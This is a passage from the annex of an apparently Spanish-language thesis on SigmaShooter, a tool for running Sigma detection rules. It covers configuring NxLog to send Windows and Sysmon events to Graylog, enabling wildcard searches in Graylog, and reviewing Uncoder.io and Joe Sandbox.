Una vez finalizada la instalación, podemos ver en la ruta del visor de eventos de Windows, Visor de eventos > Registros de aplicaciones y servicios > Microsoft > Windows > Sysmon > Operational, los eventos de Sysmon que se van generando:




Figura 80: Visor de eventos de Sysmon

12.2.2. Envío de eventos Windows a Graylog con NxLog (cont.)

Volviendo al punto principal en el que nos encontrábamos, y ya habiendo definido los eventos de Windows a enviar a Graylog, procederemos a instalar la utilidad NxLog para enviar estos datos al SIEM.

[NxLog](#) es una herramienta de administración de registros multiplataforma que cuenta con múltiples librerías para el analizar sintácticamente los datos a enviar, normalizar estos eventos y enviarlos con el formato definido hasta un punto de destino.

En nuestro caso, instalaremos NxLog y lo configuraremos para recolectar los eventos de Windows definidos y enviar estos valores al *input* de Graylog, creado en los puntos anteriores.

Descargamos la última versión de NxLog desde el siguiente enlace:

<https://nxlog.co/products/nxlog-community-edition/download>

E instalamos el programa, con todos los valores por defecto, aceptando los términos de uso de la aplicación:



Figura 81: Ventana inicial del instalador de NXLog

En el proceso de instalación se incluye NxLog para que arranque cada vez que se inicie el sistema operativo.

Una vez instalado, abrimos su fichero de configuración con nuestro editor preferido con permisos de administrador:




Figura 82: Ubicación del fichero de configuración de NXLog en sistemas Windows

Y copiamos la siguiente configuración para enviar los eventos de Windows seleccionados con anterioridad, “Application”, “Security”, “System” y “Sysmon”, *parseados*, a nuestro servidor Graylog, puerto 12201/UDP, en formato GELF:

- nxlog.conf

```
Panic Soft
#NoFreeOnExit TRUE

define ROOT      C:\Program Files\nxlog
define CERTDIR  %ROOT%\cert
define CONFDIR  %ROOT%\conf
define LOGDIR   %ROOT%\data
```

```

define LOGFILE %LOGDIR%\nxlog.log
LogFile %LOGFILE%

Moduledir %ROOT%\modules
CacheDir %ROOT%\data
Pidfile %ROOT%\data\nxlog.pid
SpoolDir %ROOT%\data

<Extension _syslog>
    #Module xm_syslog
    Module xm_gelf
</Extension>

<Extension _charconv>
    Module xm_charconv
    AutodetectCharsets iso8859-2, utf-8, utf-16, utf-32
</Extension>

<Extension _exec>
    Module xm_exec
</Extension>

<Extension _fileop>
    Module xm_fileop

    # Check the size of our log file hourly, rotate if larger than
    5MB
    <Schedule>
        Every 1 hour
        Exec if (file_exists('%LOGFILE%') and \
                (file_size('%LOGFILE%') >= 5M)) \
                file_cycle('%LOGFILE%', 8);
    </Schedule>

    # Rotate our log file every week on Sunday at midnight
    <Schedule>
        When @weekly

```

```
      Exec      if file_exists('%LOGFILE%') file_cycle('%LOGFILE%',
8);
    </Schedule>
</Extension>

<Input eventlog>
  Module      im_msvistalog
  ReadFromLast TRUE
  <QueryXML>
    <QueryList>
      <Query Id='1'>
        <Select Path='Application'>*</Select>
        <Select Path='Security'>*</Select>
        <Select Path='System'>*</Select>
        <Select Path='Microsoft-Windows-
Sysmon/Operational'>*</Select>
      </Query>
    </QueryList>
  </QueryXML>
</Input>

<Output out>
  Module      om_udp
  Host        192.168.37.130
  Port        12201
  #Exec       to_syslog_snare();
  OutputType  GELF
</Output>

<Route 1>
  Path        eventlog => out
</Route>
```

Guardamos el documento y para aplicar los cambios, reiniciamos el servicio de NxLog. Para ello buscamos la utilidad “Servicios” en el buscador de Windows:

Programas (2) –




Figura 83: Utilidad Servicios desde el buscador de Windows

La abrimos, seleccionamos el servicio de NxLog y lo reiniciamos:




Figura 84: Reinicio del servicio NXLog en Windows

Una vez reiniciado, el servicio empezará a enviar todos los eventos definidos al destino configurado, que corresponde con el *input* de Graylog creado.

Si entramos en la interfaz de Graylog, en la ventana “Search” ya deberíamos estar viendo todos los eventos de Windows que se van generando en el equipo:




Figura 85: Ventana Search de Graylog

12.3. Configuración de *wildcards* en las consultas de Graylog

En este punto describiremos cómo activar en las consultas de Graylog, versión 3 o superior, los *wildcards*, o caracteres comodín, para ampliar las capacidades de búsqueda y beneficiarnos de las ventajas que nos aportan estos caracteres, como podría ser el asterisco (*) para indicar que todos los caracteres son válidos.

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

Por defecto, Graylog sólo permite el uso de *wildcards* en los campos “message”, “full_message” y “source”. Si queremos activar los *wildcards* en otros campos deberemos de configurarlo manualmente para cada campo siguiendo los pasos siguientes:

1. Crear un nuevo fichero con extensión .json y abrir con el editor de texto preferido:

```
$ vim graylog-custom-mapping.json
```

2. Añadir los campos en los que se quiera habilitar los *wildcards*. En el siguiente ejemplo, estaríamos habilitando los *wildcards* para los campos “Image” y “ParentImage”:

```
{
  "template": "graylog_*",
  "mappings": {
    "message": {
      "properties": {
        "Image": {
          "analyzer": "standard",
          "fielddata": "false",
          "type" : "text"
        },
        "ParentImage": {
          "analyzer": "standard",
          "fielddata": "false",
          "type" : "text"
        }
      }
    }
  }
}
```

3. Guardar el fichero y enviar estos valores a Graylog a través de su API con el siguiente comando:

```
$ curl -X PUT -d @'graylog-custom-mapping.json' -H "Content-Type: application/json" 'http://localhost:9200/_template/graylog-custom-mapping?pretty'
```

4. Una vez aplicada esta nueva configuración, rotaremos el índice, dónde se están almacenando los eventos enviados, para iniciar un nuevo índice con la configuración anterior. Para ello, desde la interfaz de Graylog, desplegamos la ventana de “System” y seleccionamos “Indices”:




Figura 86: Opción de Indices desde la ventana principal de Graylog

Seleccionamos el índice que se esté utilizando:




Figura 87: Índice utilizado en la ventana Indices de Graylog

Y en la pantalla siguiente, desplegamos la opción de “Maintenance” y clicamos en “Rotate active write index”:




Figura 88: Rotado del índice

A partir del rotado realizado, los campos configurados de los próximos eventos vendrán con la opción de *wildcard* habilitada y ya podremos beneficiarnos de las ventajas aportadas por los caracteres comodín en las búsquedas de los valores de estos campos, como se muestra a continuación:




Figura 89: Ejemplo de uso de wildcards en Graylog

12.4. Estado del Arte (ampliación)

En este apartado del ANEXO se detallan otras aplicaciones de interés que utilizan SIGMA pero que su similitud con la herramienta desarrollada quedaría alejada para añadirlas en el apartado principal del estado del arte.

12.4.1. Uncoder.io

[Uncoder.io](https://uncoder.io/)³² es un servicio web de [TDM SOC Prime](https://tdm.socprime.com/)³³, que ofrece un traductor en línea para convertir entre sí búsquedas de la mayoría de SIEM, firmas SIGMA, reglas de correlación y múltiples filtros, para ayudar a los analistas e ingenieros SIEM a convertir sus búsquedas en filtros de otras tecnologías.

Esta aplicación ofrece una interfaz de usuario muy intuitiva que permite a los investigadores transformar consultas de una herramienta a otra herramienta de seguridad de manera rápida. Con esta herramienta se rompe la barrera de depender únicamente de un programa de detección, ya que con la conversión de inteligencia que nos ofrece este servicio es viable la utilización de varios sistemas para detectar potenciales amenazas.

La lista de tecnologías para traducir firmas entre sí es la siguiente:

³² <https://uncoder.io/>

³³ <https://tdm.socprime.com/>





Figura 90: Tecnologías disponibles en uncoder.io

Como ejemplo de uso de la aplicación, a continuación, se puede ver una captura de la traducción de la firma SIGMA realizada en el capítulo 2.2.2 de la memoria utilizando uncoder.io:



Sin embargo, y como punto negativo de la aplicación, si observamos la conversión realizada en el cuadro de la derecha, Uncoder ha convertido los campos que queremos buscar en el SIEM, "Image" y "ParentImage", en "Image.keyword" y

“ParentImage.keyword”, ya que por lo que observamos, parece aplicar una configuración propia de SIGMA para el mapeo de campos.

Esta búsqueda, por lo tanto, no devolvería ningún resultado en nuestro caso, ya que estos campos no existen, con lo que la conversión estaría mal, y no detectaríamos las amenazas definidas en la regla.

12.4.2. Joe Sandbox

[Joe Sandbox](#)³⁴ es una solución de *sandboxing* desde la que se pueden analizar ficheros y URL de manera automatizada desde un entorno controlado y revisar la actividad generada en el sistema en busca de actividades maliciosas o sospechosas. Al finalizar el análisis devuelve al usuario un informe detallado de la actividad generada.

Estos informes de análisis contienen información de gran ayuda a los analistas para implementar y desarrollar estrategias para detectar estas amenazas y proteger los sistemas.

La manera con la que [Joe Sandbox se integra con SIGMA](#)³⁵ es la siguiente:

1. Antes de subir un fichero para ser analizado, se pueden seleccionar firmas Sigma que se quieran ejecutar contra esta muestra. Para ello, abrimos la ventana de “Sigma” desde el desplegable “Editors” de la interfaz de Joe:




Figura 91: Desplegable Editors de Joe Sandbox

2. Ya en esta ventana, importamos las firmas SIGMA. Las siguientes opciones estarían disponibles para su importación: crear firma SIGMA de manera manual, subir firma individual en formato YML, subir conjunto de firmas YML en formato ZIP, o un enlace a un repositorio de Github con firmas:




Figura 92: Ventana de Sigma Rules de Joe Sandbox

³⁴ <https://www.joesecurity.org/>

³⁵ <https://www.joesecurity.org/blog/8225577975210857708>

También se pueden editar las firmas para acabar de completar la importación:




Figura 93: Edición de firma Sigma desde Joe Sandbox

3. Ya seleccionadas las firmas, subimos la muestra a analizar.
4. El motor de Joe Sandbox ejecutará la muestra subida en sus equipos y posteriormente consultará las firmas SIGMA sobre los eventos generados.
5. Al finalizar, se creará un informe con la actividad detectada tras el análisis:



Figura 94: Informe generado tras analizar una muestra en Joe Sandbox

6. Dentro del informe, en la sección “Sigma Overview”, se detallarán las firmas SIGMA que se hayan encontrado en los eventos generados a partir de la muestra analizada:



Figura 95: Sección Sigma Overview del informe generado en Joe Sandbox

Esta es una muy buena aproximación ya que podemos clasificar rápidamente ficheros anómalos según las firmas SIGMA que se generen en el informe. Sin embargo, como punto negativo, esta solución es de pago y únicamente está disponible para los usuarios premium de Joe Sandbox Cloud.